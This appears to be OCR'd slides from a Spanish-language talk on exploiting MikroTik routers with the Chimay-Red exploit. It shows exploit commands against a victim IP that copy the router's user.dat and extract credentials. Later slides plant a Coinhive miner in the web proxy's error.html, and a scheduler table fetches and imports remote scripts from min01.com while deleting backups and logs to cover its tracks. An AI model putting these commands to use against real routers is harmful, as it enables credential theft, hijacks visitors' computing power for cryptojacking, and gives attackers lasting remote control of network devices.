
GitHub - reivhax/Chimay-Red-tiny: This is a minified exploit for mikrotik ...
https://github.com/reivhax/Chimay-Red-tiny ▾ Traducir esta página
This is a minified exploit for mikrotik routers. It does not require any aditional modules to run. - reivhax/**Chimay-Red**-tiny.


GitHub, Inc. (US)
https://github.com/BigNerd95/Chimay-Red
Primeros pasos
Virtualization Technol...
Penetration Testing: T...
Pull requests
Issues
Marketplace
Explore
BigNerd95 / Chimay-Red
Watch 45
Star 456
Fork 180
Code
Issues 21
Pull requests 2
Projects 0
Wiki
Insights
Working POC of Mikrotik exploit from Vault 7 CIA Leaks
81 commits
1 branch
0 releases
3 contributors
Branch: master
New pull request
Create new file
Upload files
Find file
Clone or download
BigNerd95 resized image
POCs
SMIPS is supported
docs
resized image
tools
Add author
Clone with HTTPS
Use SSH
Use Git or checkout with SVN using the web URL.
://github.com/BigNerd95/Chimay-Red.git
Open in Desktop
Download ZIP

GIT CLONING


root@Magician: /chimay
root@Magician:/chimay# git clone https://github.com/BigNerd95/Chimay-Red.git
Cloning into 'Chimay-Red'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 256 (delta 7), reused 10 (delta 3), pack-reused 238
Receiving objects: 100% (256/256), 1.62 MiB | 295.00 KiB/s, done.
Resolving deltas: 100% (128/128), done.
root@Magician:/chimay#

Modulos


root@Magician: /chimay/Chimay-Red
root@Magician:/chimay/Chimay-Red# ls
docs POCs README.md StackClash_mips.py StackClash_resock_mips.py StackClash_x86.py tools
root@Magician:/chimay/Chimay-Red#


StackClash_x86 y mips

Permitirán ejecutar comandos


StackClash_resock_mips

Reutiliza el socket HTTP con el fin de tener una SHELL sin requerir reverse conection.


Reverse TCP Connection



Bind TCP Connection



/tools


root@Magician: /chimay/Chimay-Red/tools
root@Magician:/chimay/Chimay-Red/tools# ./getROSbin.py
Usage: ./getROSbin.py VERSION ARCH BIN_PATH_TO_EXTRACT SAVE_NAME
Example: ./getROSbin.py 6.38.4 x86 /nova/bin/www www_6384_x86
root@Magician:/chimay/Chimay-Red/tools#
root@Magician:/chimay/Chimay-Red/tools#
root@Magician:/chimay/Chimay-Red/tools# ./getROSbin.py 6.38.4 x86 /nova/bin/www www_6384_x86
Downloading firmware... 7%

DEMO
robo credenciales

StackClash_x86.py **IP_VICTIMA** 80 **EJECUTABLE** "cp /rw/store/user.dat /ram/winbox.idx"

curl -s http://**IP_VICTIMA**/winbox/index | ./tools/extract_user.py -

MsgMe

./tools/getROSbin.py 6.38.4 mipsbe /nova/bin/www **EJECUTABLE**


StackClash_mips.py **IP_VICTIMA** 80 **EJECUTABLE** "echo hello world > /dev/lcd"

Logo

StackClash_resock_mips.py **IP_VICTIMA** 80 **EXECUTABLE** docs/logo.bmp /flash/boot/logo.bmp

UNA VEZ DENTRO

hay que ser CREATIVO++



```
StackClash_mips.py VICTIMA 80 EXECUTABLE "while [ true ]; do /nova/bin/info ':beep frequency=660
length=100ms;:delay 150ms;:beep frequency=660 length=100ms;:delay 300ms;:beep frequency=660
length=100ms;:delay 300ms;:beep frequency=510 length=100ms;:delay 100ms;:beep frequency=660
length=100ms;:delay 300ms;:beep frequency=770 length=100ms;:delay 550ms;:beep frequency=380
length=100ms;:delay 575ms;:beep frequency=510 length=100ms;:delay 450ms;:beep frequency=380
length=100ms;:delay 400ms;:beep frequency=320 length=100ms;:delay 500ms;:beep frequency=440
length=100ms;:delay 300ms;:beep frequency=480 length=80ms;:delay 330ms;:beep frequency=450
length=100ms;:delay 150ms;:beep frequency=430 length=100ms;:delay 300ms;:beep frequency=380
```

COINHIVE

Google AdWords

facebook Ads

A Crypto Miner for your Website

Monetize Your Business With Your Users' CPU Power

https://coinhive.com

Buscar

EN | DE

Coinhive Documentation Login Signup

A Crypto Miner for your Website


HASHES/S 0

TOTAL 0

THREADS 4 + / –

SPEED 100 %

START MINING



https://coinhive.com

Buscar

EN | DE

Coinhive Documentation Login Signup


A Crypto Miner
for your Website

HASHES/S
10.5

TOTAL
71

THREADS
4 + / −


SPEED
100% + / −



HOW TO

CASO 1 - SOLO ERRORES


El atacante crea un archivo **error.html** con el código malicioso



Código Malicioso

```
1  <html>
2  <head>
3      <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
4      <title>"$(url)"</title>
5  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
6  <script>
7      var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
8      miner.start();
9  </script>
10 </head>
11 <frameset>
12 <frame src="$(url)"></frame>
13 </frameset>
14 </html>
```

Web Proxy


RouterOS WinBox
CAPsMAN
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
Make Supout.rif
Manual
New WinBox
Exit
ARP
Accounting
Addresses
Cloud
DHCP Client
DHCP Relay
DHCP Server
DNS
Firewall
Hotspot
IPsec
Kid Control
Neighbors
Packing
Pool
Routes
SNMP
Services
Settings
Socks
TFTP
Traffic Flow
UPnP
Web Proxy
Web Proxy Settings
General
Status
Lookups
Inserts
Refreshes
Enabled
Src. Address: ::
Port: 8080
Anonymous
Parent Proxy:
Parent Proxy Port:
Cache Administrator: webmaster
Max. Cache Size: unlimited KiB
Max Cache Object Size: 2048 KiB
Cache On Disk
Max. Client Connections: 600
Max. Server Connections: 600
Max Fresh Time: 3d 00:00:00
Serialize Connections
Always From Cache
Cache Hit DSCP (TOS): 4
Cache Path: web-proxy
OK
Cancel
Apply
Clear Cache
Reset HTML
Access
Cache
Direct
Connections
Cache Contents
stopped

Implementación


Se configura el web proxy para que se dispare el COINHIVE cada vez que haya un error al cargar un sitio o parte de el

(ej: ADS).

Esto produce un impacto leve al usuario. Dado que no debería haber muchos errores en un sitio web.


CASO 2 - TODOS LOS SITIOS

Auto Download Script



Jul/31/2018 17:42:08	memory	wireless, info	[redacted]@wlan1: connected, signal strength -54
Jul/31/2018 17:42:08	memory	info	fetch: file "mikrotik.php" downloaded

SCHEDULER




Name	Start Date	Start Time	Interval	Run Count	Next Run	On Event
Auto113	Aug/01/2018	01:30:00	1d 00:00:00	0	Aug/02/2018...	/system backup save dont-encrypt=yes name=bfull113
Auto114	Aug/01/2018	01:41:00	1d 00:00:00	0	Aug/02/2018...	/file remove mt.auto.rsc/file remove mt.auto.log/file remove bfull113.backup/file remove sn111.txt/file remove sn112.txt/file remove sn113.txt
Auto115	Aug/01/2018	01:42:00	1d 00:00:00	0	Aug/02/2018...	/system scheduler remove [find name=Auto113]/system scheduler remove [find name=Auto114]/system scheduler remove [find name=Auto115]
upd113	Aug/01/2018	02:49:45	11:00:00	0	Aug/01/2018...	/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html
upd114	Aug/01/2018	02:49:45	13:00:00	0	Aug/01/2018...	/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html
upd115	Aug/01/2018	02:49:45	09:00:00	0	Aug/01/2018...	/tool fetch url=http://min01.com/01/u113.rsc mode=http
upd116	Aug/01/2018	02:49:50	09:00:00	0	Aug/01/2018...	/import u113.rsc

EJEMPLO

min01.com/01/a113.rsc

